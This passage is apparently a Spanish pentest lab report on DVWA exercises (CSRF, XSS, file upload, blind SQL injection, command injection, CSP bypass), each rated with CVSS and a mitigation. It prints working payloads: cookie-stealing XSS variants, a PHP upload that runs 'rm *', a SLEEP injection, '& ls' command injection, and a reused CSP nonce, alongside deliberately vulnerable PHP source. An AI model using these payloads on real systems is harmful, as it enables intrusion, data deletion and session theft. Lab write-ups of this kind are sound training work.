En este nivel, la seguridad es tan baja que en vez de usar un POST usa un GET, por lo que la acción se puede ver en el propio enlace generado:



Como pueden ver, puse la nueva contraseña como “password” y sale directamente puesta ahí mismo.

Por lo tanto, para conseguir cambiar la contraseña de la víctima del usuario sólo habría que conseguir que hiciera click en un enlace como:

[http://192.168.5.250/dvwa/vulnerabilities/csrf/?password\\_new=hackeaqda&password\\_conf=hackeada&Change=Change#](http://192.168.5.250/dvwa/vulnerabilities/csrf/?password_new=hackeaqda&password_conf=hackeada&Change=Change#)

## Impacto

Con esta técnica puedes obligar a la víctima a cambiar una de sus contraseñas sin saberlo, redirigirla a otras páginas o cambiar demás datos sin su consentimiento.

## CVSS3

Score: 9,3

CVSS:3.1/AV:N /AC:L /PR:N /UI:R /S:C /C:H /I:H /A:N

## Mitigación

Una forma de mitigar el peligro sería añadir una comprobación para asegurarse de que el nuevo enlace coincide con el dominio actual a través de Refer, para así poder asegurarse de que no sea vulnerable aun usando GET.

### 3.1.10. XSS Almacenado

## Descripción

XSS consiste en introducir un script en una página web para que la víctima, un usuario que entra a la página, ejecute el script sin saberlo, al no saber su navegador si es un script malicioso o no.

Se diferencia del XSS Reflejado en que se almacena el script malicioso en la web objetivo.

En la página de DVWA podemos poner comentarios que se van a quedar ahí de forma permanente, como podemos ver:

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: alfonberto  
Message: Mensaje de prueba

Al estar en bajo nivel de seguridad, el sistema no comprobará la entrada de caracteres, por lo que simplemente podemos introducir un script que mostrará los valores de la cookie.

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message


Name: test  
Message: XSS

OK

Name: alfonberto

De esa forma, cada vez que se introduzca un mensaje saltará ese aviso.

Podemos explotando poniendo, por ejemplo, <script>alert(document.cookie) </script>, que nos mostraría las cookies de la página:



## Impacto

El script malicioso puede acceder a cookies, tokens y cualquier otro tipo de información del navegador que se use en esa dirección.

## CVSS3

Score: 10

CVSS:3.1/AV:N /AC:L /PR:L /UI:N /S:C /C:H /I:H /A:N

## Mitigación

Para mitigar sus efectos se podría añadir un filtro para los inputs que invalide los scripts

### 3.1.11. Subida de Ficheros

#### Descripción

Muchas veces se intenta conseguir un ataque a un sistema consiguiendo introducir en él un código malicioso que simplemente tiene que ser capaz de atacarlo desde dentro, y la subida de ficheros es la forma perfecta de lograrlo.

Normalmente se consigue de dos maneras: subiendo un archivo que tenga metadatos capaces de dañar al sistema (con su nombre o su dirección) obligando a la aplicación a sobreescribir un archivo importante; o subiendo un archivo de un tamaño inusual que sea capaz de provocar un error fatal en la aplicación.

### Vulnerability: File Upload

Choose an image to upload:

Browse...
No file selected.

Upload

En nivel de seguridad bajo, el sistema ni siquiera comprueba si el fichero que se sube es del formato imagen, como se pide, por lo que podría simplemente subir un archivo php con un command en él:

```
<?php

system('pwd', $salida);
if($salida!=FALSE)
{
echo '<br>Ha habido un problema con pwd';
}
else
echo '<br>Todo ha ido bien';

system('rm *', $salida);
if($salida!=FALSE)
{
echo '<br>Ha habido un problema borrando los archivos';
}
else
echo '<br>Todo ha ido bien';

?>
```

Esto no solo muestra la ruta en la que está el usuario sino que también puede borrar archivos.

### Vulnerability: File Upload

Choose an image to upload:

comando.php

### Vulnerability: File Upload

Choose an image to upload:

No file selected.

**.../.../hackable/uploads/comando.php succesfully uploaded!**

## Impacto

Las consecuencias de la subida de ficheros sin restricciones pueden variar, incluyendo la toma completa del sistema, la sobrecarga del sistema de archivos o de la base de datos, los ataques de reenvío a los sistemas de back-end, los ataques del lado del cliente o la simple desfiguración. Dependerá del tipo de archivo que se suba y dónde se almacene, principalmente.

## CVSS3

Score:

CVSS:3.1/AV:N /AC:L /PR:N /UI:R /S:C /C:H /I:H /A:N

## Mitigación

Dado que los controles de subida de archivos eran nulos e inexistentes cualquier cambio sería beneficioso. Como mínimo se debería filtrar el tipo de archivo que se pueda subir para que sea, por ejemplo, solo de tipo imagen.

### 3.1.12. Javascript

#### Descripción

El objetivo de este ejercicio es simplemente que el usuario de DVWA aprenda más sobre Javascript y sus posibles aplicaciones.

Para poder obtener el resultado de “token correcto” introduciendo “success” tenemos que echar un vistazo al código fuente:


```
function rot13(inp) {
    return inp.replace(/[^a-zA-Z]/g, function(c){return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(0)+13)?c:c-26);});
}

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
```

Al parecer hay un token preestablecido el cual tiene que coincidir con el resultado de codificar lo que sea que se introduzca en el formulario, tras haber sido modificado por dos métodos diferentes: md5 y rot13.

Podemos averiguar cuál es el token que habría que introducir a través de la consola:



The screenshot shows the browser's developer tools with the 'Console' tab selected. Below the tabs, there is a 'Filter Output' button. The console window displays the following interaction:

```
>> md5(rot13("success"))
← "38581812b435834ebf84ebcc2c6424d6"
```

Y una vez sabemos cuál es el token que deberíamos usar (en vez del real) para que funcione con success simplemente interceptamos la request y cambiamos el token:

```

1 POST /dvwa/vulnerabilities/javascript/ HTTP/1.1
2 Host: 192.168.5.250
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 65
9 Origin: http://192.168.5.250
10 Connection: close
11 Referer: http://192.168.5.250/dvwa/vulnerabilities/javascript/
12 Cookie: security=low; PHPSESSID=3388b69c88e3874e43d79813d1eb9af1
13 Upgrade-Insecure-Requests: 1
14
15 token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit

```

## Impacto

El atacante puede lograr cumplir requerimientos que no se supone que deba, al poder cambiar los tokens de la página, de esa manera puede potencialmente acceder a información comprometida o cambiar datos en la página.

## CVSS3

Score: 8,1

CVSS:3.1/AV:N /AC:L /PR:L /UI:N /S:U /C:H /I:H /A:N

## Mitigación

Para evitar que el usuario descubra cómo se han generado los tokens, sería necesario esconder el código fuente de la página para que el atacante no logre averiguar formas de hackear el sitio web.

## 3.2. Vulnerabilidades de Nivel Medio

### 3.2.1. SQL Injection (Blind)

#### Descripción

En este nivel de seguridad se ha incorporado la función `mysql_real_escape_string()` para evitar el uso de caracteres especiales.

Además se ha sustituido la caja de texto por una lista predefinida para evitar introducir comandos, se usa POST.

```
<?php
if(isset($_POST['Submit'])) {
    // Get input
    $id = $_POST['id'];
    $id = (isset($GLOBALS['__mysqli_ston']) && is_object($GLOBALS['__mysqli_ston'])) ? mysqli_real_escape_string($GLOBALS['__mysqli_ston']->connection, $id) : mysqli_real_escape_string($GLOBALS['conn'], $id);
    // MySQL converter tool Fix the mysqli_escape_string() call! This code does not work., E_USER_ERROR);
}

// Check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
$result = mysqli_query($GLOBALS['__mysqli_ston'], $query); // Removed 'or die' to suppress errors

// Get results
$num = mysqli_num_rows($result); // The '0' character suppresses errors
if($num > 0) {
    // Feedback for end user
    echo '<pre>User ID exists in the database.</pre>';
} else {
    // Feedback for end user
    echo '<pre>User ID is MISSING from the database.</pre>';
}

//MySQL_close();
}
?>
```

Sin embargo editando el campo donde se envía la petición usando Burp Suite nos permite enviar el comando sin usar caracteres especiales sobrepasando el filtrado

The screenshot shows the DVWA application interface. On the left, the Burp Suite tool is open, displaying a captured request to the DVWA application. The request URL is `http://192.168.5.250/dvwa/vulnerabilities/sql1_blind/`. The payload sent is `OR 1=1 AND SLEEP(5)&Submit=Submit`. The response on the right shows the DVWA page with the message `User ID is MISSING from the database.`, indicating a successful blind SQL injection exploit.

Y la página se queda cargando 5 segundos, lo especificado en el sleep.

The screenshot shows a Firefox browser window running on a Kali Linux VM. The address bar shows the URL [http://192.168.5.250/dvwa/vulnerabilities/sql\\_injection/](http://192.168.5.250/dvwa/vulnerabilities/sql_injection/). The main content is the 'Vulnerability: SQL Injection (Blind)' page. A form has 'User ID' set to '1' and a 'Submit' button. An error message 'User ID is MISSING from the database.' is displayed. Below the form is a 'More Information' section with a list of links related to SQL injection. The left sidebar lists various DVWA vulnerabilities, and the bottom status bar shows 'Username: admin Security Level: medium PHPIDS: disabled'.

## Impacto

Afecta a la confidencialidad y a la integridad ya que el atacante puede adivinar a través del verdadero/falso datos o características de la base de datos y puede injectar cualquier comando de SQL, incluido los que pueden modificar la base de datos.

## CVSS3

Score: 6,4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N


## Mitigación

Hay que añadir un sistema de filtrado eficaz de caracteres especiales

### 3.2.2. Inyección de Comandos

#### Descripción

Se ha filtrado la entrada de caracteres especiales como && y ; sin embargo se han dejado muchos otros como &, | o \$ .



The screenshot shows two windows. The top window is a terminal or code editor showing the source code for 'Command Injection Source'. The bottom window is a Mozilla Firefox browser displaying the DVWA Command Injection page. In the browser, the user has entered '127.0.0.1 & ls' into the 'Enter an IP address:' input field. The browser's status bar shows the URL as '192.168.5.250/dvwa/vulnerabilities/exec/#'. The DVWA page displays the results of the ping command, which includes the user's injected command (& ls) and its output.

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';' => ''
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( striStr( php_uname(), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

#### Impacto

Integridad, disponibilidad y confidencialidad ya que se puede ejecutar todos los comandos deseados como única restricción los privilegios otorgados al servidor.

## CVSS3

Score: 9,8

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


## Mitigación

Filtrar la entrada de caracteres especiales no deseados y solo dejar introducir números en el cuadro de texto.

### 3.2.3. XSS Reflejado

#### Descripción

Se ha filtrado la etiqueta <script> para evitar la ejecución de código no deseado, sin embargo es sensible al uso de mayúsculas y si usamos la etiqueta en este formato se puede ejecutar el código de manera usual.





```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );
}

// Feedback for end user
echo "<pre>Hello $name</pre>";
?>
```

Compare All Levels

Usamos <SCRIPT>alert(document.cookie)</SCRIPT>



También se podría usar tags alternativos para encapsular el código Javascript como *body*

## Impacto

Confidencialidad e integridad en menor medida ya que se puede robar las cookies de sesión u otros datos del usuario a través de este ataque o insertar otro tipo de cookies al afectado por el ataque.

## CVSS3

Score: 6,1

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

## Mitigación

Filtro de cualquier manera de inyectar Javascript en la URL mediante la limpieza de etiquetas relacionadas y símbolos especiales

### 3.2.4. XSS DOM

#### Descripción



Se ha incluido un filtro que elimina las etiquetas <script> (En este caso no es sensible a las mayúsculas) pero aún se puede inyectar código mediante otras formas.

```

<?php
// If there any input?
if (array_key_exists('default', $_GET) && !is_null($_GET['default'])) {
    $default = $_GET['default'];
    // Do not allow script tags
    if (stripos($default, '<script>') === false) {
        header ("location: ?default=English");
        exit;
    }
}
?>

```

usamos </select><img src/onerror=alert(document.cookie)> en la URL ya que se envía la información mediante GET y de esta manera nos saltamos la protección mediante la inyección de código Javascript en una imagen inexistente enseñando de esta manera la cookie en pantalla.



## Impacto

Confidencialidad e integridad en menor medida ya que se puede robar las cookies de sesión u otros datos del usuario a través de este ataque o insertar otro tipo de cookies al afectado por el ataque.

## CVSS3

Score: 6,1

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

## Mitigación

Limitar los valores de default a solo las cadenas deseadas

### 3.2.5. CSP Bypass

#### Descripción

En este nivel de seguridad se usa un nonce para intentar que no se ejecute contenido no deseado, también se ha eliminado las reglas de sitios como pastebin.

```

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application ... □ ×
192.168.5.250/dvwa/vulnerabilities/view_source.php?id=csp&security=medium
Unknown Vulnerability Source
vulnerabilities/csp/source/medium.php

<?php
$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";
header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ('X-XSS-Protection: 0');

# <script nonce=TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=>alert(1)</script>

?>
<?php
if (isset($_POST['include'])) {
    $page['body'] .= $_POST['include'];
}
$page['body'] .= '
<form name="csp" method="POST">
    <p>whatever you enter here gets dropped directly into the page, see if you can get an alert box</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';


Compare All Levels

```

Sin embargo el nonce no varía así que podemos ejecutar código no deseado usándolo.

El comando usado es <script

nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(document.cookie)</script>



## Impacto

Confidencialidad e integridad en menor medida ya que se puede robar las cookies de sesión u otros datos del usuario a través de este ataque o insertar otro tipo de cookies al afectado por el ataque.

## CVSS3

Score: 5,4

CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N


## Mitigación

Eliminar cualquier tipo de permiso a otro dominio que no sea el propio

### 3.2.6. Weak Session IDs

#### Descripción

Se ha cambiado la forma de generar las ID de sesión y ahora se muestran números más grandes que incrementan más o menos dependiendo de la rapidez a la que hagamos peticiones.



The screenshot shows the Burp Suite interface on the left and a browser window for DVWA on the right. In the Burp Suite proxy tab, a request for a weak session ID is captured. The URL is `http://192.168.5.250/dvwa/vulnerabilities/weak_id/`. The request details show the following headers:

```


1. Host: http://192.168.5.250/dvwa/vulnerabilities/weak_id/
2. Port: 192.168.5.250
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
